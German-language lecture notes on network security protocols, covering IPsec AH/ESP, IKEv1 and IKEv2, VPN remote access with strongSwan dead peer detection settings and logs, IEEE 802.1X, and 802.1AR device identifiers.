
IP Authentication Header (AH)



- IP protocol number for AH: 51
- Mutable fields: Type of Service (TOS), Fragment Offset, Flags, Time to Live (TTL), IP header checksum

AH schützt den IP Header und den IP Payload gegen Modifikationen indem das eine „keyed message authentication code (MAC)“ über die meisten Oktets des IP Datagrams gebildet wird. Ausserhalb der Checksumme sind TOS, Offset, Flags, Time to Live und die IP Header Checksumme. Die gesicherte Checksumme wird zusammen mit einem 32-Bit grossen Secure Parameters Index (SPI) übermittelt. Der AH Header hat die Struktur eines IPV6 Extension Header, kann aber auch auf IPV4 übertragen werden.

IP Encapsulating Security Payload (ESP)



- IP protocol number for ESP: 50
- ESP authentication is optional
- With ESP authentication the IP header is not protected.


ESP verschlüsselt den Transport Payload von den IP Datagrammen mit einem starken Verschlüsselungsalgorithmus. (AES, 3DES).

Informationssicherheit 2

Ein ESP-Trailer wird vor der Verschlüsselung angehängt, um die Nutzdaten auszurichten, auf eine 4 Byte-Grenze, die für das ESP-Paketformat erforderlich ist. Es kann auch verwendet werden, um die Klartextgröße an die Blockgröße der Blockchiffre (z. B. 64 Bits für 3DES) anzupassen.

Da IP-Pakete verloren gehen könnten, wird der verschlüsselten Nutzinformation in der Regel ein Initialisierungsvektor (IV) vorangestellt, der vom Empfänger verwendet wird, um den für die Entschlüsselung jeder IP-Nutzlast verwendeten Blockcipher-Algorithmus zu initialisieren.

IPSec Tunnel Mode




Ein VPN kann dazu gebraucht werden um in einem Unternehmen die verschiedenen Subnetze oder individuellen Hosts an verschiedenen Standorten über Share Public Services miteinander zu verbinden. Im Vergleich zu den Leased Lines ist eine VPN Lösung sehr kosteneffizient und man hat keine Einbussen bei der Sicherheit.

VPN kann entweder über L2TP oder über das jetzt obsolete PPTP Protokoll realisiert werden. Auf Layer 3 ist eine Lösung mit der IPSec Protocol Suite empfohlen.


IPSec Tunnels

Zwei unternehmerische Subnetze können sicher mit einander über das öffentliche Internet verbunden werden. Dazu wird ein verschlüsselter und authentifizierter IP Sec Tunnel verwendet. Die Security Gateways haben die Funktion von Simplen Routern.

IPSec Tunnel Mode using ESP




- IP protocol number for ESP: 50
- ESP authentication is optional but often used in place of AH
- Original IP Header is encrypted and therefore hidden



IPSec Tunnel Mode CBC Packet Overhead

Outer IP Header	20	20	20	20	20	20	20	20	20	20	20
SPI / Seq. Number	8	8	8	8	8	8	8	8	8	8	8
3DES_CBC IV	8	8	8	8	8	8	8	8	8	8	8
AES_CBC IV	16						16	16	16	16	16
3DES_CBC max Pad	7	7	7	7	7	7					
AES_CBC max Pad	15						15	15	15	15	15
Pad Len / Next Header	2	2	2	2	2	2	2	2	2	2	2
HMAC_SHA1_96	12	12					12				
AES_XCBC_96	12		12					12			
HMAC_SHA2_128_128	16			16					16		
HMAC_SHA2_192_192	24				24					24	
HMAC_SHA2_256_256	32					32					32
Best Case Overhead	50	50	54	62	70	58	58	62	70	78	
Worst Case Overhead	57	57	61	69	77	73	73	77	85	93	Bytes

Authenticated Encryption with Associated Data (AEAD)



Diese Empfehlung legt einen Algorithmus namens Galois / Counter Mode (GCM) für die authentifizierte Verschlüsselung mit zugehörigen Daten fest. GCM ist aus einer genehmigten symmetrischen Schlüsselblockchiffre mit einer Blockgröße von 128 Bits aufgebaut, wie zum Beispiel der Advanced Encryption Standard (AES) Algorithmus. Somit ist GCM eine Betriebsart des AES-Algorithmus.

GCM stellt die Vertraulichkeit der Daten sicher, indem eine Variation des Counter-Modus für die Verschlüsselung verwendet wird. GCM stellt die Echtheit der vertraulichen Daten (bis zu etwa 64 Gigabyte pro Aufruf) unter Verwendung einer universellen Hash-Funktion sicher, die über einem binären Galois (d.h. endlichen) Feld definiert ist. GCM kann auch eine Authentifizierungssicherung für

Informationssicherheit 2

zusätzliche Daten (von praktisch unbegrenzter Länge pro Aufruf) bereitstellen, die nicht verschlüsselt sind.

Wenn der GCM-Eingang auf Daten beschränkt ist, die nicht verschlüsselt werden sollen, ist die resultierende Spezialisierung von GCM, genannte GMAC, einfach ein Authentifizierungsmodus für die Eingangsdaten. Im Übrigen gelten Aussagen über GCM auch für GMAC.

Die beiden Funktionen von GCM werden als authentifizierte Verschlüsselung und authentifizierte Entschlüsselung bezeichnet. Jede dieser Funktionen ist relativ effizient und parallelisierbar; Folglich sind Hochdurchsatz-Implementierungen sowohl in Hardware als auch in Software möglich.

IPsec Tunnel Mode AEAD Packet Overhead

Outer IP Header	20	20	20	20
SPI / Seq. Number	8	8	8	8
AES_GCM IV	8	8	8	8
AES_CNT max Pad	3	3	3	3
Pad Len / Next Header	2	2	2	2
AES_GCM_64 Tag	8	8		
AES_GCM_96 Tag	12		12	
AES_GCM_128 Tag	16			16
Best Case Overhead	46	50	54	
Worst Case Overhead	49	53	57	

Bytes


Additional Authenticated Data:

0	1	2	3
Security Parameter Index			
Sequence Number			

or

0	1	2	3
Security Parameter Index			
Extended Sequence Number			

IPSec Tunnel Mode using AH



- IP protocol number for AH: 51
- Mutable fields: Type of Service (TOS), Fragment Offset, Flags, Time to Live (TTL), IP header checksum
- ESP can be encapsulated in AH

Internet Key Exchange IKE


Security Association (SA)

Ist ein Vertrag zwischen den beiden IPSec Endpunkten (Hosts oder Security Gateways). Es werden für die Verhandlung der zu verwendenden Parametern von IPSec Verbindungen gebraucht. Der ISAKMP SA oder IKE SA schützen die IKE Aushandlung. Es gibt separate SAs für jedes Subnet oder einzelnen Host. Zudem separate SA für eingehende und ausgehende Verbindungen. Einem SA zugeordnet ist ein SPI (Security Parameter Index) und werden in einer Datenbank gehalten.


Ausgetauschte Parameter

- Authentifizierungsmechanismen
- Verschlüsselungsalgorithmus, HASH, PRF
- Schlüsselaustausch mit Diffie-Hellman Gruppen
- Schlüssellebenszeiten von ISAKMP und IPSec SAs.


Internet Key Exchange – IKEv1 Main Mode



IKE Main Mode using Pre-Shared Keys




IKE Aggressive Mode using Pre-Shared Keys




- Unencrypted IKE Aggressive Mode messages carrying cleartext IDs can be easily sniffed by a passive attacker.
- Pre-Shared Key is worked into Hash_r, together with other known parameters, so that an off-line cracking attack becomes possible.

Man-in-the-Middle Attack possible with IKE Aggressive Mode and XAUTH



ISAKMP and IPsec Security Associations



The New Standard – IKEv2

Motivation für einen neuen IKE RFS


- IKEv1 ist über 3 RFC Dokumente verteilt
- Zu viele Nachrichten (6 im Main Mode und 3 im Quick Mode)
- Zu viele verschiedene Varianten (AH/ESP, transport/tunnel,)
- Zu Komplex und daher potentielles Sicherheitsrisiko
- Neue Funktionen wie NAT-T und Dead Peer Detection

IKv2 Protokoll


- IPSec SA kann in 2 request/response Paaren aufgebaut werden
- Jedes zusätzliche Child SA benötigen ein request/response Paar
- EAP Authentifizierung wird unterstützt und ersetzt das proprietäre XAUTH.

Aber Achtung. IKV2 ist nicht rückwärts kompatibel mit IKEv1.

IKEv2 – Authentication and first Child SA




IKEv2 – Additional Child SA




Legend first Child SA

SA1 _i	Suite of cryptographic proposals for the IKE SA
KE _i	Initiator public factor for the Diffie-Hellman Key Exchange
N _i	Initiator Nonce
SA1 _r	Selection of a cryptographic proposal for the IKE SA
KE _r	Responder public factor for the Diffie-Hellman Key Exchange
N _r	Responder Nonce
ID _i	Initiator ID
Cert _i	Initiator Certificate (optional)
ID _r	Desired Responder ID (optional)
Auth _i	Initiator Authentication (RSA, PSK, or EAP)
SA2 _i	Suite of cryptographic proposals for the Child SA (ESP and/or AH)
TS _i	Initiator Traffic Selectors (subnets behind the Initiator)
TS _r	Responder Traffic Selectors (subnets behind the Responder)
ID _r	Responder ID
Cert _r	Responder Certificate (optional)
Auth _r	Responder Authentication (RSA, PSK, or EAP)
SA2 _r	Selection of a cryptographic proposal for the Child SA (ESP and/or AH)
TS _i	Initiator Traffic Selectors (subnets behind the Initiator, optional narrowing)
TS _r	Responder Traffic Selectors (subnets behind the Responder, optional narrowing)

Cookie Mechanism against DoS Attacks



IKEv2 Remote Access Scenario




Andreas Steffen, 21.09.2016, 4b-IKE.pptx 13


Legend Child SA

N	Rekeying Notification (optional)
SA _i	Suite of cryptographic proposals for the Child SA (ESP and/or AH)
N _i	Initiator Nonce
KE _i	Initiator public factor for the Diffie-Hellman Key Exchange (optional PFS)
TS _i	Initiator Traffic Selectors (subnets behind the Initiator)
TS _r	Responder Traffic Selectors (subnets behind the Responder)
SA1 _r	Selection of a cryptographic proposal for the IKE SA
N _r	Responder Nonce
KE _r	Responder public factor for the Diffie-Hellman Key Exchange (optional PFS)
TS _i	Initiator Traffic Selectors (subnets behind the Initiator)
TS _r	Responder Traffic Selectors (subnets behind the Responder)

Virtual Private Networks




Windows 7 Agile VPN Client



- Gateway certificate must contain host name [or IP address] and the **serverAuth** extendedKeyUsage flag.

The „Road Warrior“ Remote Access Case



- Road Warrior sign on to their home network via IKE with varying IP addresses assigned dynamically by the local ISP.
- Authentication is usually based on RSA public keys and X.509 certificates issued by the home network.
- Virtual IP assigned statically or dynamically by the home network. Remote hosts thus become part of an **extruded net**.


strongSwan Applet for the Linux Desktop



VPN Features

Extended Authentication

- IKEv1 - **XAUTH** (eXtended AUTHentication)
 - Proprietary extension used by many vendors (Cisco, Checkpoint, etc.)
 - Based on expired [draft-beaulieu-ike-xauth-02.txt](#)
- IKEv2 - **EAP** (Extensible Authentication Protocol)
 - EAP-AKA, EAP-SIM, EAP-MSCHAPv2, EAP-MDS, EAP-GTC, EAP-TLS, etc.
 - VPN client triggers EAP by omitting AUTH payload
 - VPN gateway **must** send public key AUTH payload first!
- VPN gateway relays authentication messages to and from AAA server (RADIUS, DIAMETER or LDAP)



IKEv2 Dead Peer Detection


```
#ipsec.conf for roadwarrior carol
conn %default
  dpddelay=60
  dpdaction=restart

#ipsec.conf for gateway moon
conn %default
  dpddelay=60
  dpdaction=clear

Oct 24 11:45:10 13 [IKE] CHILD_SA home(1) established with SPIs c50810d9_1 c8485f4a_o
Oct 24 11:46:10 16[NET] received packet: from 192.168.0.1[500] to 192.168.0.100[500]
Oct 24 11:46:10 16[ENC] parsed INFORMATIONAL request 0 []
Oct 24 11:46:10 16[NET] generating INFORMATIONAL response 0 []
Oct 24 11:46:10 16[NET] sending packet: from 192.168.0.100[500] to 192.168.0.1[500]
Oct 24 11:47:09 09[IKE] sending DPD request
Oct 24 11:47:09 09[ENC] generating INFORMATIONAL request 2 []
Oct 24 11:47:09 09[NET] sending packet: from 192.168.0.100[500] to 192.168.0.1[500]
Oct 24 11:47:13 03[IKE] retransmit 1 of request with message ID 2
Oct 24 11:47:13 03[NET] sending packet: from 192.168.0.100[500] to 192.168.0.1[500]
Oct 24 11:47:20 11[IKE] retransmit 2 of request with message ID 2
Oct 24 11:47:20 11[NET] sending packet: from 192.168.0.100[500] to 192.168.0.1[500]
Oct 24 11:47:33 08[IKE] retransmit 3 of request with message ID 2
Oct 24 11:47:33 08[NET] sending packet: from 192.168.0.100[500] to 192.168.0.1[500]
Oct 24 11:47:56 12[NET] sending packet: from 192.168.0.100[500] to 192.168.0.1[500]
Oct 24 11:48:38 14[IKE] retransmit 5 of request with message ID 2
Oct 24 11:48:38 14[NET] sending packet: from 192.168.0.100[500] to 192.168.0.1[500]
Oct 24 11:49:54 16[IKE] giving up after 5 retransmits
Oct 24 11:49:54 16[IKE] restarting CHILD_SA home
Oct 24 11:49:54 16[IKE] initiating IKE_SA home[2] to 192.168.0.1
```

Configuration Payload

- IKEv1 – **Mode Config Payload**
 - Proprietary extension used by many vendors (Cisco, Checkpoint, etc.)
 - Based on expired [draft-dukes-ike-mode-cfg-02.txt](#)
- IKEv2 – **Configuration Payload**
 - has official CP payload
- VPN gateway fetches configuration attributes from AAA server
 - Virtual IPv4 or IPv6 address
 - Internal DNS and WINS servers
 - Proprietary attributes (Cisco Unity, Microsoft, 3GPP, etc.)




Wenn Dead Peer Detection (DPD) aktiviert ist, wird der Peer alle dpddelay Sekunden abgefragt, indem eine IKEv2 INFORMATIONAL Anfrage gesendet wird, wenn keine ankommende ESP oder IKE Aktivität während des vorhergehenden dpddelay Intervalls erkannt wurde. Typische Werte für dpddelay sind 30-60 Sekunden, aber wenn das IKEv2 Mobility und Multihoming (MOBIKE) Protokoll verwendet wird, wo ziemlich lange Zeit verstreichen kann, bis eine neue Netzwerkschnittstelle erscheint, sollte dpddelay auf 5 Minuten erhöht werden.

Data Link Layer

Nebeninformation: Switch hat eine direkte Layer 2 Verbindung nach New York.

Port-Based Network Access Control – IEEE 802.1X



- 802.1X Suplicants and Authenticators are both Port Access Entities (PAEs)

EAPOL

Es ist basiert auf Ethernet (Layer 2). Es bildet einen separaten Typ. Er wird ganz zu Beginn gebraucht um sich gegenüber dem Authentifizierer zu verbinden. Externe Ports sind uncontrolled, während interne Ports controlled sind.


Der Bitsteller sendet über EAPOL eine Request an den Authenticator. Dort wird es umgepackt und dann an einen RADIUS Server gesendet. RADIUS findet im normalen Umfeld grossen Einsatz. Bei diesem Verfahren kennt der Switch das Userpassword nicht.

PSK Modus = Masterpassword, wovon sämtliche Sessionskeys abgeleitet werden.

Secure Device Identifier – IEEE 802.1AR

Mit Internet of Things ist immer mehr das Bedürfnis da, dass man auch Hardware autorisieren kann. Als eine eindeutige Identifikation von der Hardware. Dafür dieser Standard. AR ist zurzeit aber noch nicht weit verbreitet.

DevID	Secure Device Identifier
IDevID	Initial Device Identifier (wird in den Flash gebrannt). Es wird während der Herstellung erstellt und nicht modifiziert werden können. Entweder erreicht es das Ende oder kann deaktiviert werden.
LDevID	Locally Significant Device Identifier, diese haben nur lokale Gültigkeit und können auch wieder gelöscht werden.
DevID Module	Dazu braucht es ein Hardwaremodul, welches die DevID Secrets, die Zugangsdaten sowie die Zertifikate bis zum ROOT abspeichern. Zudem beinhaltet es einen starken Zufallszahlengenerator (um Nonces zu generieren). Zudem muss ein asymmetrischer Algorithmus (2048 Bit RSA oder 256 BIT ECDSA) sowie ein SHA-256 Hash Funktion implementiert werden.




Wie kann man diese sichere Hardware ID gebrauchen?

- DevID mit EAP-TLS Authentifizierung für die Geräteauthentifizierung (Zertifikat)
Wenn er ins Netzwerk will
- DevID in normalen Geräten
Ähnlich wie bei MAC Filter könnten Geräte erlaubt werden welche Zugriff auf das Netzwerk haben. Dazu würde der Name, die Seriennummer sowie der Altnamen verwendet werden, welche im DevID Zertifikat sind.
- DevID in Unternehmensgeräten
Gleich wie bei den Endkunden, aber die sind hier normalerweise an einem zentralen AAA Server authentifiziert.
- DevID Module basierend auf einem Trusted Platform Module (TPM)

Aktuell gibt es nur wenige Produkte (CISCO 2520), welche dies unterstützen. Die User wollen es eigentlich noch gar nicht, daher stellen es die Hersteller auch noch nicht her. Daher gibt es effektiv noch nicht viele Devices.


Media Access Control Security – IEEE 802.1AE – MACsec



